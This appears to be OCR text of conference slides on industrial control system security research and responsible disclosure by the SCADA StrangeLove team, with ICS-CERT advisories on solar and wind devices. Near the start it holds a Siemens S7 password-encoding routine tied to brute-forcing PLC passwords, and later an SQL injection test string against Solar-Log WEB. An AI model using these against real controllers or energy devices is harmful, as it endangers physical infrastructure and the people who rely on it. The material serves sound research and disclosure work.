  if (strlen(pass) < S7PASSLEN) {
    strncpy(context, pass, strlen(pass));
    strncat(context, spaces, S7PASSLEN - strlen(pass));
  } else {
    strncpy(context, pass, S7PASSLEN);
  }

  // encode password
  encoded_password[0] = context[0] ^ 0x55;
  encoded_password[1] = context[1] ^ 0x55;
  int i;

  for (i = 2; i < S7PASSLEN; i++) {
    encoded_password[i] = context[i] ^ encoded_password[i - 2] ^ 0x55;
  }
```

```
root@pt:~/3OC3#
```


```
0000  20 cf 30 50 c3 85 54 7f ee d0 ff 7c 08 00 45 00    .0P..T
....|..E.
0010  00 28 98 2e 40 00 7f 06 5e b8 0a 00 aa bf 0a 00   .(..@..
.^.......
0020  46 2a 00 66 b2 53 1c 25 9b f0 9b 50 a3 7a 50 14   F*.f.S.
%...P.zP.
0030  00 00 01 4d 00 00 00 00 00 00 00 00               ...M....
....

3262.108276 10.0.170.191 -> 10.0.70.42   TCP 60 iso-tsap > 4565
2 [RST, ACK] Seq=1 Ack=23 Win=0 Len=0

0000  20 cf 30 50 c3 85 54 7f ee d0 ff 7c 08 00 45 00    .0P..T
....|..E.
0010  00 28 98 2f 40 00 7f 06 5e b7 0a 00 aa bf 0a 00   .(./@..
.^.......
0020  46 2a 00 66 b2 54 38 95 72 9c a5 43 5d b7 50 14   F*.f.T8
.r..C].P.
0030  00 00 4a 00 00 00 00 00 00 00 00 00               ..J....
....
```

```
Hi 3OC3 ! Im gonna show you how to find, identify and brute pas
sword for Siemens S7-300 PLC
```


```
-- INSERT --                                  3,1           All
```

```
[3] 0:vi*                                          "pt" 02:45 26-Dec-13
```

harrassment



FyN




&m=SolarLogWeb&c=193/**/and/**/1=1&mode=0&

PT-2015-01: SQL Injection in Solar-Log WEB

Severity:	High (7.5) (AV:N/AC:L/Au:N/C:P/I:P/A:P)
Fix date:	13.01.2015
Vector:	Remote
Systems affected:	Solar-Log WEB
Vendor:	Solare Datensysteme GmbH
Notification status:	12.01.2015 - Vendor gets vulnerability details 13.01.2015 - Vendor releases fixed version and details 13.02.2015 - Public disclosure

FyN

Don’t patch too much



ICS-CERT sent by matthew.kress-weitenhagen@inl.gov

Sent: Friday 11 April 2014 18:29

To: Sergey Gordeychik

Cc: ics-cert-soc@hq.dhs.gov; CSOC; Gleb Gritsai

You replied to this message on 11/04/14 21:03.

Mr. Gordeychik,
From my initial analysis, this product does not appear to be sold in
the United States. We will continue to look into this but I would

FyN

Wait a second....

New Solar-Log® & GE Meter Ready for the US Solar Market

An easy to install, all-inclusive, cost effective device for residential installations.

Share g+1

Projects

- We work with responsible disclosure approach
- Full disclosure = all vuln details immediately in the wild. Giving the vendors absolutely no opportunity to release a fix
- Responsible disclosure = researcher contacts the vendor before the vulnerability is released. And all stakeholders agree to allow a period of time for the vulnerability to be patched before publishing the details.
- Because vulnerability patching very important for ICS and can take months. Even years.

Projects

- That's why responsible disclosure in ICS highly important

Google just disclosed a major Windows bug — and Microsoft isn't happy

Is 10 days enough time to build a patch?

by Russell Brandom | @russellbrandom | Oct 31, 2016, 4:57pm EDT

SHARE TWEET LINKEDIN

Today, Google's Threat Analysis group disclosed a critical vulnerability in Windows in a public post on the company's security blog. The bug itself is very specific — allowing attackers to escape from security sandboxes through a flaw in the win32k system — but it's serious enough to be categorized as critical, and according to Google, it's being actively exploited. As

NOW TRENDING

The best Black Friday TV deals from Walmart, Best Buy, Amazon, and more

Tesla powers a whole island with solar to show off its energy chops


Projects


1. Research
2. We send details directly to vendor and CERT
3. Vendor create CVE
4. Vulnerability patched
5. SCADASL public disclosure and exploit/toolkit publishing
6. Applause to SCADASL
7. Research
8. …

Projects

Analytics every year:

- ICSMAP
- ICSDORKS





Projects

- #SCADAPASS
  - Release 1.2
  - 37 vendors
  - PLC, RTU, gateways, switches, servers …

Projects

- #SCADASOS

(un)Secure Open SmartGrids is open initiative to rise awareness on insecurities of SmartGrid, Photovoltaic Power Stations and Wind Farms

Projects

Q: How to participate
A: Find Internet-connected PV and Wind power stations and notify vendors/CERTs/community.

Q: Wow! It simple! Can I hack it?
A: No. It can be a hospital or your grandma's cottage. Please use passive approach (firmware analysis, testbeds etc.)

Q: I get an 0day!
A: Please submit it to vendor and/or regional CERT

Q: What will I get?
A: Kudos at SCADA StrangeLove Talks/Knowledge/Safer World.

Details

You can make shodan saved search or drop google dorks to twitter

Please use tags #solar #wind #scadasos

Projects

- 60 000+ SmartGrid devices disconnected from the Internet
- Two Advisories
  - XZERES 442SR Wind Turbine CSRF
  - SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability

Advisory (ICSA-15-181-02A)

More Advisories

SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability (Update A)

Original release date: September 03, 2015 | Last revised: September 17, 2015

Print Tweet Send Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

OVERVIEW

This updated advisory is a follow-up to the advisory titled ICSA-15-181-02 SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability that was published September 3, 2015, on the NCCIC/ICS-CERT web site.

Aleksandr Timorin of IPT Security has identified a hard-coded account vulnerability in SMA Solar Technology AG's Sunny WebBox product. SMA is planning to discontinue the sale of this product, and there is no plan to fix old versions. They have reached out to WebBox users with compensating security recommendations.

This vulnerability could be exploited remotely.

Advisory (ICSA-15-155-01)

More Advisories

XZERES 442SR Wind Turbine CSRF Vulnerability

Original release date: June 04, 2015

Print Tweet Send Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

OVERVIEW

Independent researcher Maxim Rupp has identified a cross-site request forgery (CSRF) vulnerability in XZERES's 442SR turbine generator operating system (OS). XZERES has produced a patch to mitigate this vulnerability.

This vulnerability could be exploited remotely.

AFFECTED PRODUCTS

The following XZERES product is affected:

- 442SR Wind Turbine

Projects

Current and future:

- Smart energy generation
- Rail road and signaling systems
- Digital substations
- GSM/GPRS modems

Results

- Well-known and habitual world of information security growing up, evolving, changing quickly
- Because a lot of specialists involved in it
- Unfortunately ICS security area not very mobile and changeable
- Also our team members growing old, starting a families
- We think that our mission done successfully

Results

- But not finished yet….

Results

Still trying to hack ICS, son?


Have you ever heard

about

SCADASTRANGELOVE ?!

Results

- All materials at SCADA.SL
- We hope that our work can help you create your own projects. But don’t forget about community and responsible disclosure principle



Alexander Timorin
Alexander Tlyapov
Alexander Zaitsev
Alexey Osipov
Andrey Medov
Artem Chaykin
Denis Baranov
Dmitry Efanov
Dmitry Nagibin
Dmitry Serebryannikov
Dmitry Sklyarov
Evgeny Ermakov
Gleb Gritsai
Ilya Karpov
Ivan Poliyanchuk
Kirill Nesterov
Roman Ilin
Sergey Bobrov
Sergey Drozdov
Sergey Gordeychik
Sergey Scherbel
Timur Yunusov
Valentin Shilnenkov
Vladimir Kochetkov
Vyacheslav Egoshin
Yuri Goltsev
Yuriy Dyachenko

THANK YOU

*All pictures are taken from google and other Internets